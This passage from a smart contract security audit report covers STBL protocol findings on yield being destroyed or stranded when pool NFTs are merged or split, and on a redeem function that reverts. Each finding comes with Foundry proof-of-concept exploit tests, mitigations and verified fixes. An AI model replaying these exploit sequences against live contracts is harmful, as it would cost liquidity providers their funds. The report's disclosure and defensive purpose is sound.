    uint256 constant ASSET_SLOT = 1;
    uint256 constant DEPOSIT = 10_000 * 1e18;

    uint256 public assetRegID;

    function setUp() public override {
        super.setUp();

        deployAsset(ASSET_SLOT, AssetType.PT1);
        assetRegID = getAssetRegistryId(ASSET_SLOT);

        vm.startPrank(admin);

        // Fund user1 (existing LP) and user2 (attacker) with underlying tokens
        STBL_TestToken(getAssetToken(ASSET_SLOT)).mint(user1);
        STBL_TestToken(getAssetToken(ASSET_SLOT)).mint(user1);
        STBL_TestToken(getAssetToken(ASSET_SLOT)).mint(user2);
        STBL_TestToken(getAssetToken(ASSET_SLOT)).mint(user2);

        // Deploy SplitMerge, grant MINTER_ROLE on YLD and SPLITTER_ROLE on registry
        splitMerge = new STBL_YLD_SplitMerge(address(registry));
        yld.grantRole(yld.MINTER_ROLE(), address(splitMerge));
        registry.grantRole(keccak256("SPLITTER_ROLE"), address(splitMerge));

        // Deploy the redemption contract (wrapped for state inspection)
        redemption = new InspectableRedemption3(
            address(registry),
            address(splitMerge),
            assetRegID
        );

        vm.stopPrank();
    }

    // Issue a YLD NFT to `_user` by depositing `_amount` via the PT1 Issuer.
    function _issueNFT(
        address _user,
        uint256 _amount
    ) internal returns (uint256 nftId) {
        vm.startPrank(_user);
        STBL_TestToken(getAssetToken(ASSET_SLOT)).approve(
            getAssetVault(ASSET_SLOT),
            _amount
        );
        nftId = STBL_PT1_Issuer(getAssetIssuer(ASSET_SLOT)).deposit(_amount);
        vm.stopPrank();
    }

    /// @notice PoC: iDeposit() missing iClaimYield() pending yield permanently destroyed on every new
    ↪ deposit

```

```

/// Title: iDeposit() missing iClaimYield() call before _updateRewards() checkpoint
/// Affected: STBL_Redemption_Core.iDeposit() (lines 121-135)
/// Impact: All yield accrued since the last claimYield() call is permanently destroyed each time
↳ a
/// new LP deposits. The pool NFT is merged (burned), trapping pending distributor yield
↳ in
/// stakingData[oldNFTID].earned unclaimable forever. Existing LPs lose 100% of unclaimed
/// yield with every new deposit.
/// Author: 0xStalin
function test_poc_yieldDestruction() public {
    address attacker = user2;
    address assetToken = getAssetToken(ASSET_SLOT);
    address distributor = getAssetYieldDistributor(ASSET_SLOT);

    // == [ Phase 1: user1 (existing LP) deposits ] ==

    uint256 nft1 = _issueNFT(user1, DEPOSIT);
    uint256 nft1StableValueNet = yld.getNFTData(nft1).stableValueNet;

    vm.startPrank(user1);
    yld.approve(address(redemption), nft1);
    redemption.deposit(nft1);
    vm.stopPrank();

    uint256 poolNFTID_before = redemption.getNFTID();

    console.log("--- Phase 1: user1 deposits ---");
    console.log("user1 stableValueNet in pool:", nft1StableValueNet);
    console.log("Pool NFTID after user1 deposit:", poolNFTID_before);
    console.log("Pool totalSupply:", redemption.getTotalSupply());
    console.log("Pool rewardIndex:", redemption.getRewardIndex());

    // == [ Phase 2: Yield accrues in the distributor for pool NFT ] ==

    // Advance time past the yieldDuration lock so distributeYield() succeeds
    vm.warp(block.timestamp + 10_000_001);
    vm.roll(block.number + 1);

    vm.startPrank(admin);
    STBL_TestOracle(getAssetOracle(ASSET_SLOT)).setPrice();
    STBL_T1_Vault(getAssetVault(ASSET_SLOT)).distributeYield();
    vm.stopPrank();

    // Yield now sits in the YieldDistributor for poolNFTID_before.
    uint256 pendingYieldInDistributor = STBL_T1_YieldDistributor(distributor)
        .calculateRewardsEarned(poolNFTID_before);

    console.log("--- Phase 2: Yield accrued in distributor ---");
    console.log("Pending yield in distributor for pool NFT:", pendingYieldInDistributor);
    console.log("Pool rewardIndex (unchanged - claimYield not called):",
        ↳ redemption.getRewardIndex());

    // Sanity check: yield was actually generated
    assertGt(
        pendingYieldInDistributor,
        0,
        "pre-condition: distributor must have pending yield before attacker deposits"
    );

    // == [ Phase 3: Attacker deposits WITHOUT anyone calling claimYield() first ] ==
    //
    // Root cause: iDeposit() calls _updateRewards(attacker) to snapshot
    // attacker.rewardIndex = rewardIndex (still 0 - stale).

```

```

// Then merge(poolNFTID_before, nft_attacker) is called:
// - disableYield(poolNFTID_before): distributor._updateRewards(poolNFTID_before)
//   moves pendingYieldInDistributor into stakingData[poolNFTID_before].earned
// - YLD.burn(poolNFTID_before) <-- NFT destroyed; claim(poolNFTID_before) now impossible
// - enableYield(mergedNFT): fresh state, earned = 0
// The pending yield Y is permanently locked in stakingData[poolNFTID_before].earned.

uint256 nft_attacker = _issueNFT(attacker, DEPOSIT);

vm.startPrank(attacker);
yld.approve(address(redemption), nft_attacker);
redemption.deposit(nft_attacker);
vm.stopPrank();

uint256 poolNFTID_after = redemption.getNFTID();

console.log("--- Phase 3: Attacker deposits (bug triggered) ---");
console.log("Attacker deposited NFT ID:", nft_attacker);
console.log("Pool NFTID before merge:", poolNFTID_before);
console.log("Pool NFTID after merge (new merged NFT):", poolNFTID_after);
console.log("Pool totalSupply after attacker deposit:", redemption.getTotalSupply());
console.log("Pool rewardIndex after attacker deposit (still 0):", redemption.getRewardIndex());

// The pool NFT changed - old NFTID was burned during merge
assertTrue(
    poolNFTID_after != poolNFTID_before,
    "post-deposit: pool NFTID must have changed (merge occurred)"
);

// == [ Phase 4: claimYield() called - yields nothing because merged NFT is fresh ] ==

// The merged NFT has no accumulated yield. The pending yield from the old NFT
// is trapped in stakingData[poolNFTID_before].earned and is permanently inaccessible.
uint256 balBefore = STBL_TestToken(assetToken).balanceOf(address(redemption));
redemption.claimYield();
uint256 balAfter = STBL_TestToken(assetToken).balanceOf(address(redemption));
uint256 yieldRecoveredByClaimYield = balAfter - balBefore;

// Verify yield for the new merged NFT (should be 0 - started fresh after merge)
uint256 pendingYieldMergedNFT = STBL_T1_YieldDistributor(distributor)
    .calculateRewardsEarned(poolNFTID_after);

console.log("--- Phase 4: claimYield() called ---");
console.log("Yield recovered by claimYield() (expected 0):", yieldRecoveredByClaimYield);
console.log("Pool rewardIndex after claimYield:", redemption.getRewardIndex());
console.log("Pending yield for merged NFTID (should be 0):", pendingYieldMergedNFT);
console.log(
    "Yield permanently stuck in distributor for old NFTID:",
    STBL_T1_YieldDistributor(distributor).calculateRewardsEarned(poolNFTID_before)
);

// == [ Phase 5: Both users claim - user1 receives nothing ] ==

uint256 user1BalBefore = STBL_TestToken(assetToken).balanceOf(user1);
vm.prank(user1);
uint256 user1Claimed = redemption.claim();
uint256 user1BalAfter = STBL_TestToken(assetToken).balanceOf(user1);

uint256 attackerBalBefore = STBL_TestToken(assetToken).balanceOf(attacker);
vm.prank(attacker);
uint256 attackerClaimed = redemption.claim();
uint256 attackerBalAfter = STBL_TestToken(assetToken).balanceOf(attacker);

```

```

console.log("--- Phase 5: Users claim ---");
console.log("user1 claimed:", user1Claimed);
console.log("user1 token balance delta:", user1BalAfter - user1BalBefore);
console.log("attacker claimed:", attackerClaimed);
console.log("attacker token balance delta:", attackerBalAfter - attackerBalBefore);
console.log("Yield that should have gone to user1:", pendingYieldInDistributor);
console.log("user1 yield loss:", pendingYieldInDistributor - user1Claimed);

// == [ Verify Impact ] ==

// Primary assertion: user1 receives ZERO yield despite being the sole LP
// during the entire yield generation period.
assertEq(
    user1Claimed,
    0,
    "PoC: user1 received zero yield (pending yield destroyed by deposit)"
);

// The pending yield is permanently trapped in burned NFTID storage not merely lost, but
// → inaccessible forever.
assertEq(
    STBL_T1_YieldDistributor(distributor).calculateRewardsEarned(poolNFTID_before),
    pendingYieldInDistributor,
    "PoC: yield is permanently trapped in burned NFTID storage"
);

// The attacker also receives nothing - the yield was destroyed, not captured.
assertEq(
    attackerClaimed,
    0,
    "PoC: attacker received zero (yield was destroyed, not redirected)"
);

// claimYield() recovered nothing because the merged NFT started fresh.
assertEq(
    yieldRecoveredByClaimYield,
    0,
    "PoC: claimYield() recovered zero tokens - yield is permanently trapped in old NFTID"
);

console.log("[+] EXPLOIT CONFIRMED: Pending yield permanently destroyed on iDeposit() - user1
→ lost", pendingYieldInDistributor, "tokens of yield that can never be claimed");
}
}

```

Recommended Mitigation: Call `STBL_Redemption_Core::iClaimYield` at the start of `iDeposit`, before `_updateRewards(msg.sender)` and before `merge`, guarded by `if (totalSupply > 0)` to avoid division by zero on the first deposit. This ensures all pending yield is flushed into `rewardIndex` at the pre-deposit `totalSupply` before the pool NFT is merged and burned, making the yield claimable by existing LPs at their correct shares.

STBL: Fixed in commit [49b2ac2](#).

Cyfrin: Verified. `iDeposit` now calls `iClaimYield` at the start of the function, guarded by `totalSupply > 0` to skip the first deposit, and before both the reward checkpoint and the merge. This ensures all pending distributor yield is flushed into `rewardIndex` at the current pool size before the pool NFT is burned by the merge, making the accrued yield claimable by existing LPs at their correct proportional shares.

7.2.4 LP yield permanently orphaned in `STBL_Redemption_Core::iWithdraw` and `STBL_Redemption_Core::iRedeem` due to missing `iClaimYield` before pool NFT split

Description: `STBL_Redemption_Core` holds a single pooled YLD NFT (NFTID) representing all LP deposits. Yield accrues continuously on this NFT inside the external `YieldDistributor`, keyed by the NFT's token ID. `STBL_`

Redemption_Core::iClaimYield pulls that yield into the pool by calling YieldDistributor.claim(NFTID) and incrementing the internal rewardIndex; this is the only mechanism by which yield reaches LP shareholders.

Neither iWithdraw nor iRedeem calls iClaimYield before invoking splitter.split(NFTID, _amt). Inside split, the old NFTID is burned, and two new NFTs are minted. The splitter then calls iSTBL_Issuer.disableYield(oldNFTID), which reaches disableStaking(oldNFTID) on the YieldDistributor. disableStaking snapshots pending yield into stakingData[oldNFTID].earned but does **not** call claim. After the burn, YToken.ownerOf(oldNFTID) reverts on any subsequent call, so YieldDistributor.claim(oldNFTID) can never succeed again. The unclaimed yield is therefore stranded.

Step-by-Step:

1. LP calls withdraw(_amt) -> iWithdraw(_amt).
2. _updateRewards(msg.sender) updates the LP's internal reward accounting against the current (stale) rewardIndex. This does **not** pull new yield from the distributor; it only snapshots already-ingested yield.
3. splitter.split(NFTID, _amt) is called. Inside split():
 - YLD.burn(caller, oldNFTID) — the old pool NFT is destroyed.
 - tokenIdA and tokenIdB are minted.
 - iSTBL_Issuer.disableYield(oldNFTID) -> disableStaking(oldNFTID): snapshots yield into stakingData[oldNFTID].earned, zeroes the staking balance. No claim() is issued, no tokens are transferred.
 - iSTBL_Issuer.enableYield(tokenIdA/B): registers the new NFTs from a zero starting balance.
4. NFTID = tokenIdA. All yield accrued under oldNFTID since the last iClaimYield() is now stored in stakingData[oldNFTID].earned, keyed to a burned token. It can never enter the pool's rewardIndex.

The sequence is identical in iRedeem. Note that iRedeem does call issuer.withdraw(_B) on tokenIdB, which internally triggers a claim on that piece — but this only captures yield for the redeemer's split fragment, not the pool's share of pre-split yield that was stranded under the old NFTID.

Impact: Every call to STBL_Redemption::withdraw Or STBL_Redemption::redeem is affected whenever any yield has accrued since the last claimYield call. No special privileges are required; both functions are permissionless public entry points exercised in routine operation. The loss is permanent and compounds over the pool's lifetime.

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

/**
 * @title YieldOrphaned_PoC
 * @notice PoC: LP yield permanently orphaned on every LP withdrawal due to missing iClaimYield() before
 ↳ split
 * @dev Title: LP yield permanently orphaned in iWithdraw due to missing iClaimYield() before pool
 ↳ NFT split
 * Affected: STBL_Redemption_Core.sol:137-157 (iWithdraw), 172-202 (iRedeem)
 * Impact: Pending yield silently orphaned under the dead NFT ID on every withdrawal - LPs
 ↳ forfeit yield
 * Author: 0xStalin
 */

import "forge-std/Test.sol";
import "forge-std/console.sol";

import {Helper} from "../helper.t.sol";

import {STBL_YLD_SplitMerge} from "../contracts/splitter/STBL_YLD_SplitMerge.sol";
import {STBL_Redemption} from "../contracts/redemption/STBL_Redemption.sol";
import {STBL_Redemption_Core} from "../contracts/redemption/STBL_Redemption_Core.sol";
```



```

import {STBL_PT1_Issuer} from
↳ "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/issuers/STBL_PT1_Issuer.sol";
import {STBL_T1_YieldDistributor} from "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/yielddi
↳ stributor/STBL_T1_YieldDistributor.sol";
import {STBL_TestToken} from
↳ "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/test/STBL_TestToken.sol";
import {STBL_TestOracle} from
↳ "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/test/STBL_TestOracle.sol";
import {STBL_T1_Vault} from
↳ "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/vault/STBL_T1_Vault.sol";

import "@stbl-protocol/stbl-contracts-evm-core/contracts/lib/STBL_Structs.sol";

//
// Thin wrapper that exposes internal state for PoC assertions.
// Adds getRewardIndex() on top of the existing helpers.
//
contract InspectableRedemptionPoC is STBL_Redemption {
    constructor(address _register, address _splitter, uint256 _assetID)
        STBL_Redemption(_register, _splitter, _assetID) {}

    function getNFTID() external view returns (uint256) { return NFTID; }
    function getTotalSupply() external view returns (uint256) { return totalSupply; }
    function getRewardIndex() external view returns (uint256) { return rewardIndex; }
    function getUserData(address _user) external view returns (uint256 stableValueNet, uint256
↳ rewardIdx, uint256 earned) {
        RedeptionStruct memory d = userData[_user];
        return (d.stableValueNet, d.rewardIndex, d.earned);
    }
}

//
// PoC Test Suite
//
contract YieldOrphaned_PoC is Helper {
    // Contracts under test
    STBL_YLD_SplitMerge public splitMerge;
    InspectableRedemptionPoC public redemption;

    // Single asset (slot index 1)
    uint256 constant ASSET_SLOT = 1;
    uint256 public assetRegID;

    uint256 constant DEPOSIT = 10_000 * 1e18;

    //
    // setUp
    //
    function setUp() public override {
        super.setUp(); // deploys core: USST, YLD, Registry, Core

        // Deploy one PT1 asset
        deployAsset(ASSET_SLOT, AssetType.PT1);
        assetRegID = getAssetRegistryId(ASSET_SLOT);

        // Fund user1 with underlying asset tokens
        vm.startPrank(admin);
        STBL_TestToken(getAssetToken(ASSET_SLOT)).mint(user1);
        STBL_TestToken(getAssetToken(ASSET_SLOT)).mint(user1);

        // Deploy SplitMerge, grant MINTER_ROLE on YLD and SPLITTER_ROLE on registry
        splitMerge = new STBL_YLD_SplitMerge(address(registry));
        yld.grantRole(yld.MINTER_ROLE(), address(splitMerge));

```



```

registry.grantRole(keccak256("SPLITTER_ROLE"), address(splitMerge));

// Deploy the redemption contract (wrapped for state inspection)
redemption = new InspectableRedemptionPoC(
    address(registry),
    address(splitMerge),
    assetRegID
);
vm.stopPrank();
}

//
// Helpers (mirrored from Redemption.t.sol, independent copy)
//

function _issueNFT(address _user, uint256 _amount) internal returns (uint256 nftId) {
    vm.startPrank(_user);
    STBL_TestToken(getAssetToken(ASSET_SLOT)).approve(getAssetVault(ASSET_SLOT), _amount);
    nftId = STBL_PT1_Issuer(getAssetIssuer(ASSET_SLOT)).deposit(_amount);
    vm.stopPrank();
}

function _skipLockPeriod() internal {
    vm.warp(block.timestamp + 10_000_001);
    vm.roll(block.number + 1);
}

//
// PoC: yield orphaned on withdrawal without prior claimYield()
//
function test_poc_yieldOrphanedOnWithdraw() public {

    // == [ Setup ] ==

    // user1 issues a YLD NFT and deposits it into the redemption pool
    uint256 userNft = _issueNFT(user1, DEPOSIT);

    vm.startPrank(user1);
    yld.approve(address(redemption), userNft);
    redemption.deposit(userNft);
    vm.stopPrank();

    // Capture pool NFT ID after deposit
    uint256 poolNFTID = redemption.getNFTID();
    console.log("--- Setup ---");
    console.log("Pool NFTID after deposit:", poolNFTID);

    // == [ Generate Yield ] ==

    // Advance time past yieldDuration so distributeYield succeeds
    _skipLockPeriod();

    vm.startPrank(admin);
    STBL_TestOracle(getAssetOracle(ASSET_SLOT)).setPrice();
    STBL_T1_Vault(getAssetVault(ASSET_SLOT)).distributeYield();
    vm.stopPrank();

    // == [ Pre-Withdrawal State ] ==

    STBL_T1_YieldDistributor distributor =
        STBL_T1_YieldDistributor(getAssetYieldDistributor(ASSET_SLOT));

    uint256 pendingYieldBefore = distributor.calculateRewardsEarned(poolNFTID);

```

```

console.log("--- Pre-Withdrawal State ---");
console.log("Pool NFTID:", poolNFTID);
console.log("Pending yield in distributor for pool NFT:", pendingYieldBefore);
console.log("Pool rewardIndex before withdrawal:", redemption.getRewardIndex());

// Confirm yield actually exists - otherwise the PoC premise fails
assertGt(pendingYieldBefore, 0, "setup: yield must exist before withdrawal");

// Determine halfAmt: must satisfy 0 < halfAmt < stableValueNet
YLD_Metadata memory poolMeta = yld.getNFTData(poolNFTID);
uint256 halfAmt = poolMeta.stableValueNet / 2;
assertGt(halfAmt, 0, "setup: halfAmt must be > 0");

// == [ Execute Withdrawal Without claimYield ] ==

// user1 withdraws half their share without first calling claimYield().
// Internally iWithdraw calls splitter.split(NFTID, halfAmt) which burns
// the old NFTID and calls disableYield(oldNFTID) -> disableStaking(oldNFTID).
// disableStaking snapshots earned yield into stakingData[oldNFTID].earned
// but never transfers it. After the burn, ownerOf(oldNFTID) reverts,
// making claim(oldNFTID) permanently impossible.
uint256 oldNFTID = poolNFTID;

vm.prank(user1);
redemption.withdraw(halfAmt);

uint256 newNFTID = redemption.getNFTID();

// Sanity: confirm split actually happened (IDs must differ)
assertNotEq(oldNFTID, newNFTID, "split: pool NFTID must change after withdrawal");

console.log("--- Post-Withdrawal State ---");
console.log("Old (now burned) pool NFTID:", oldNFTID);
console.log("New pool NFTID:", newNFTID);
console.log("Orphaned yield under dead NFT ID:", distributor.calculateRewardsEarned(oldNFTID));
console.log("Pool rewardIndex after withdrawal:", redemption.getRewardIndex());

// == [ Verify Impact ] ==

// calculateRewardsEarned reads only from the stakingData mapping (no ownerOf call),
// so it remains callable even after the NFT is burned. The mapping data persists;
// only the NFT ownership is erased. The earned value was snapshotted by disableStaking
// but never claimed, so it remains exactly as large as it was before the split.
// The orphaned yield is still stored under the dead NFT ID - unchanged
assertEq(
    distributor.calculateRewardsEarned(oldNFTID),
    pendingYieldBefore,
    "orphaned: yield stranded under burned NFT ID unchanged"
);

// The pool's rewardIndex was never updated - yield never flowed into the pool
assertEq(
    redemption.getRewardIndex(),
    0,
    "orphaned: pool rewardIndex is still zero - yield never entered the pool"
);

// Calling claimYield() after the withdrawal captures nothing for the new NFTID
redemption.claimYield();

console.log("--- After claimYield() on new NFTID ---");
console.log("Pool rewardIndex after claimYield():", redemption.getRewardIndex());

```

```

    assertEq(
        redemption.getRewardIndex(),
        0,
        "orphaned: claimYield() on the new NFTID returns 0 - the yield was lost at split time"
    );

    console.log("[+] CONFIRMED: yield orphaned under dead NFT ID - pool rewardIndex never updated");
}
}

```

Recommended Mitigation: Call `iClaimYield` at the top of `iWithdraw` and `iRedeem`, before the `splitter.split(NFTID, _amt)` call, so all pending yield is captured into the pool's `rewardIndex` before the pool NFT is burned and replaced.

STBL: Fixed in commit [cd80dd4](#).

Cyfrin: Verified. Both `iWithdraw` and `iRedeem` now call `iClaimYield` at the top of the function, before `splitter::split` is invoked. This ensures all pending distributor yield is flushed into `rewardIndex` while the pool NFT is still alive and claimable, so existing LPs capture their proportional share before the old NFT is burned and replaced by the split.

7.2.5 STBL_Redeption_Core::iRedeem burns the wrong split slice, causing an internal amount mismatch and DoS-ing redeem for $_amt < poolSVN/2$

Description: `iRedeem` (`contracts/redemption/STBL_Redeption_Core.sol:172-202`) is internally inconsistent about which value should be burned. `split(NFTID, _amt)` returns `_A` worth `_amt` and `_B` worth `poolSVN - _amt`, but the function keeps `_A` as the new pool and sends `_B` to `issuer.withdraw`:

```

(uint256 _A, uint256 _B) = splitter.split(NFTID, _amt);
NFTID = _A;
// ...
iSTBL_Issuer(AssetData.issuer).withdraw(_B);

```

At the same time, it only collects/approves `_amt` USST from the redeemer:

```

IERC20(registry.fetchUSSToken()).transferFrom(msg.sender, address(this), _amt);
IERC20(registry.fetchUSSToken()).approve(registry.fetchUSSToken(), _amt);

```

In the PT1 flow, `withdraw(_B)` leads to `core.exit(..., _B, Metadata.stableValueNet)` and then `USST.burn(..., _value)` where `_value == _B.stableValueNet == poolSVN - _amt`.

So the function burns based on `poolSVN - _amt` while collecting only `_amt`. Whenever `poolSVN - _amt > _amt` (equivalently $_amt < poolSVN/2$), `safeTransferFrom` reverts with `ERC20InsufficientAllowance`. The PT1 PoC demonstrates this concretely; any issuer path that burns via `core.exit` with the same amount coupling inherits the same mismatch.

Impact: `redeem(_amt)` deterministically reverts for every input in $(0, poolSVN/2)$ due to the internal amount mismatch. For `_amt` in $[poolSVN/2, poolSVN)$, calls can pass but the user pays `_amt` USST while redemption is priced off `poolSVN - _amt`, which is economically unfavorable. No attacker setup is required; the function self-fails from its own arithmetic.

Proof of Concept: Add the following test to a file under `foundry_test/` whose contract extends `RedemptionTest`:

```

// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import "forge-std/Test.sol";
import {RedemptionTest} from "../Redemption.t.sol";

contract PoC_RedeemAllowanceDoS is RedemptionTest {
    function test_PoC_SmallRedeemRevertsOnAllowance() public {

```

```

    // user1 funds the pool.
    uint256 nft1 = _issueNFT(user1, DEPOSIT);
    uint256 poolSVN = yld.getNFTData(nft1).stableValueNet;
    vm.startPrank(user1);
    yld.approve(address(redemption), nft1);
    redemption.deposit(nft1);
    vm.stopPrank();
    _skipLockPeriod();

    // user2 obtains USST and attempts an economically-rational redeem.
    _issueNFT(user2, DEPOSIT);
    uint256 redeemAmt = 1e18; // tiny vs poolSVN (~1e22), well under poolSVN/2
    assertLt(redeemAmt, poolSVN / 2, "rational range");

    vm.startPrank(user2);
    usst.approve(address(redemption), redeemAmt);
    // ERC20InsufficientAllowance(USST, 1e18, ~poolSVN) - issuer needs
    // _B.stableValueNet allowance (= poolSVN - _amt), iRedeem only approved _amt.
    vm.expectRevert();
    redemption.redeem(redeemAmt);
    vm.stopPrank();
}
}

```

Run with:

```
forge test --match-test test_PoC_SmallRedeemRevertsOnAllowance -vv
```

Observed output (PASS):

```
[PASS] test_PoC_SmallRedeemRevertsOnAllowance() (gas: 3136558)
-> redeem(1e18) reverts with ERC20InsufficientAllowance(USST, 1e18, ~9.998e21)
```

Recommended Mitigation: Align the burned slice with the user input amount. The slice passed to withdraw should be the `_amt` slice, and the pool should retain the remainder. Derive USST approval from the same burned-slice metadata to keep the burn amount and allowance consistent.

In `split(NFTID, _amt)`, `_A` is the `_amt` slice and `_B` is the remainder.

Suggested change in `iRedeem`:

```

(uint256 _A, uint256 _B) = splitter.split(NFTID, _amt);
// before:
-NFTID = _A;
-IERC20(registry.fetchUSSTToken()).approve(registry.fetchUSSTToken(), _amt);
-iSTBL_Issuer(AssetData.issuer).withdraw(_B);

// after:
+NFTID = _B; // pool keeps the remainder
+YLD_Metadata memory burnedMeta = YLD.getNFTData(_A);
+IERC20(registry.fetchUSSTToken()).approve(
+  registry.fetchUSSTToken(),
+  burnedMeta.stableValueNet
+);
+iSTBL_Issuer(AssetData.issuer).withdraw(_A);

```

After the burn, reset the allowance to zero (or use `forceApprove` / `safeIncreaseAllowance` plus a matching reset).

STBL: Fixed in commit [f6a7fe7](#).

Cyfrin: Verified. `iRedeem` now correctly assigns the split slices — the pool retains `_B` (the remainder) as the new NFTID and passes `_A` (worth exactly `_amt`) to `issuer::withdraw`. This aligns the burned slice with the `_amt` of USST

collected from the redeemer, eliminating the allowance mismatch that caused all redemptions below poolSVN/2 to revert unconditionally.

7.2.6 STBL_ESS_NFT_Vault1::_Vault_mergeLot **skips yield claim before NFT burn, permanently stranding accrued rewards in the YieldDistributor**

Description: STBL_ESS_NFT_Vault1::_Vault_mergeLot merges two lot NFT pairs by delegating to STBL_YLD_SplitMerge::merge without first calling _Vault_claimYield on either lot. Inside STBL_YLD_SplitMerge::merge, both input NFTs are **burned before** yield staking is disabled:

```
YLD.burn(caller, _tokenIdA); // sets isDisabled = true in NFT metadata
YLD.burn(caller, _tokenIdB);
newTokenId = YLD.mint(caller, merged);

iSTBL_Issuer(assetData.issuer).disableYield(_tokenIdA);
iSTBL_Issuer(assetData.issuer).disableYield(_tokenIdB);
iSTBL_Issuer(assetData.issuer).enableYield(newTokenId);
```

disableYield calls YieldDistributor::disableStaking, which runs _updateRewards before zeroing the staking balance. _updateRewards snapshots all accrued pending rewards into stakingData[id].earned — but does not transfer them. **The yield is now sitting in the distributor under the burned token's ID.**

Impact: After the merged NFTs get burned, every attempt to retrieve those rewards via claim(burnedId) is permanently blocked. iClaim reads the NFT metadata and finds isDisabled == true(set by YLD::burn), then reverts with STBL_YLDDisabled. **The reward tokens are locked in the YieldDistributor's ERC-20 balance.**

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import "./XLayer_Setup.sol";
import {iSTBL_ESS_NFT_Vault1} from "../contracts/interfaces/ISTBL_ESS_NFT_Vault1.sol";

/**
 * @title MergeLotYieldLoss_PoC
 * @notice Proof-of-concept confirming that mergeLot permanently strands accrued yield on
 *         all NFTs belonging to the merged input lots.
 * @dev Root cause: STBL_YLD_SplitMerge.merge() burns both input NFTs (sets
 *         Metadata.isDisabled = true) BEFORE calling disableYield() on them.
 *         disableYield -> disableStaking snapshots stakingData[id].earned but never
 *         transfers those rewards. After the burn, every claim(burnedId) reverts with
 *         STBL_YLDDisabled(burnedId) because iClaim checks Metadata.isDisabled == true
 *         first. The rewards are permanently stranded - no recovery path exists.
 *
 *         Correct pattern: STBL_UT1e_Issuer.iWithdraw calls claim BEFORE disableStaking.
 *
 * @author 0xStalin
 */
contract MergeLotYieldLoss_PoC is XLayer_Setup {
    uint256 constant DEPOSIT = 100_000 * 1e18;

    function setUp() public override {
        super.setUp();
        mintTestTokensToUser(user1, DEPOSIT * 2);
        approveWrapperForUser(user1);
    }

    /// @notice PoC: mergeLot strands accrued yield on burned NFTs permanently
    /// Title:     Missing yield claim before NFT burn in merge path causes permanent yield loss
    /// Affected:  STBL_ESS_NFT_Vault1._Vault_mergeLot, STBL_YLD_SplitMerge.merge
    /// Impact:    Any lot owner who calls mergeLot loses all accrued yield on all NFTs in
```

```

///          both input lots. No elevated privileges required.
/// Author:   0xStalin
function test_poc_mergeLot_strandsYieldOnBurnedNFTs() public {
    // == [ Setup ] ==

    // user1 deposits twice to obtain two separate lots
    vm.prank(user1);
    uint256 lotA = xLayerWrapper.ess_deposit(DEPOSIT);

    vm.prank(user1);
    uint256 lotB = xLayerWrapper.ess_deposit(DEPOSIT);

    // Capture the asset1 NFT ID from lotA - yieldDistributor1 tracks this token
    iSTBL_ESS_NFT_Vault1.lotStruct memory lotData = xLayerNFTVault.fetchLotDetails(lotA);
    uint256 nftId = lotData.ids[0];

    console.log("=== PoC: mergeLot strands accrued yield on burned NFTs ===");
    console.log("[*] lotA:", lotA, " lotB:", lotB);
    console.log("[*] Tracking asset1 NFT ID from lotA:", nftId);

    // == [ Generate Yield ] ==

    // Advance oracle prices so yield accrues, then distribute
    increaseAsset1Price();
    increaseAsset2Price();
    vm.warp(block.timestamp + 2 days);

    vm.prank(address(xLayerWrapper));
    vault1.distributeYield();

    vm.prank(address(xLayerWrapper));
    vault2.distributeYield();

    // Pre-merge: confirm the NFT has non-zero earned rewards
    uint256 earnedBeforeMerge = yieldDistributor1.calculateRewardsEarned(nftId);
    console.log("[*] Earned rewards on NFT before merge:", earnedBeforeMerge);
    assertGt(earnedBeforeMerge, 0, "Pre-condition: yield must have accrued before merge");

    // == [ Execute Merge ] ==

    // user1 merges the two lots - this call succeeds (the bug is silent)
    vm.prank(user1);
    uint256 mergedLot = xLayerNFTVault.mergeLot(lotA, lotB);

    // Capture the new merged NFT ID - this is what should have received the yield
    iSTBL_ESS_NFT_Vault1.lotStruct memory mergedLotData = xLayerNFTVault.fetchLotDetails(mergedLot);
    uint256 mergedNftId = mergedLotData.ids[0];

    console.log("[*] mergeLot(lotA, lotB) completed without revert");
    console.log("[*] New merged lot:", mergedLot, " merged asset1 NFT ID:", mergedNftId);

    // == [ Verify Impact ] ==

    // The stranded yield is still visible via the view function - it was snapshotted
    // by disableStaking but can never be transferred because claim is now blocked.
    uint256 earnedAfterMerge = yieldDistributor1.calculateRewardsEarned(nftId);
    console.log("[*] Earned rewards on burned NFT after merge (stranded):", earnedAfterMerge);
    assertGt(earnedAfterMerge, 0, "Yield must still be recorded as earned (stranded, not zeroed)");

    // The merged NFT starts fresh - it did NOT inherit the stranded yield from either input NFT.
    // enableYield(mergedNftId) sets stakingData[mergedNftId].rewardIndex = currentIndex,
    // so earned = 0 and no historical rewards are forwarded.
    uint256 earnedOnMergedNft = yieldDistributor1.calculateRewardsEarned(mergedNftId);

```

```

    console.log("[*] Earned rewards on NEW merged NFT (expected 0):", earnedOnMergedNft);
    assertEq(earnedOnMergedNft, 0, "Merged NFT must start with zero yield - stranded rewards were
    ↳ not forwarded");

    // Attempting to claim the stranded rewards must revert with STBL_YLDDisabled
    // because merge burned the NFT (set Metadata.isDisabled = true) before disableYield
    // had a chance to transfer the rewards.
    console.log("[*] Attempting claim on burned NFT - expected revert: STBL_YLDDisabled");
    vm.expectRevert(abi.encodeWithSelector(STBL_YLDDisabled.selector, nftId));
    yieldDistributor1.claim(nftId);

    console.log("[+] CONFIRMED: burned NFT yield is stranded and unreachable");
    console.log("[+] CONFIRMED: merged NFT received 0 yield - rewards permanently lost");
    console.log("[+] Stranded yield amount:", earnedAfterMerge);
  }
}

```

Recommended Mitigation: Call `_Vault_claimYield` for both input lots inside `STBL_ESS_NFT_Vault1._Vault_mergeLot` before delegating to `STBL_YLD_SplitMerge::merge`. This mirrors the claim-first ordering already applied in `STBL_UT1e_Issuer.iWithdraw`.

STBL: Fixed in commit [4a7ed80](#).

Cyfrin: Verified. `_Vault_mergeLot` now calls `_Vault_claimYield` on both input lots before delegating to `SplitMerge::merge`, ensuring all accrued rewards are harvested before the NFTs are burned.

7.2.7 STBL_ESS_Wrapper1 exposes no call paths to `WithdrawExpired`, `distributeYield`, or `WithdrawFees` — three `isWrapper`-gated admin functions are permanently unreachable, freezing expired LT assets, blocking yield distribution, and stranding protocol fees

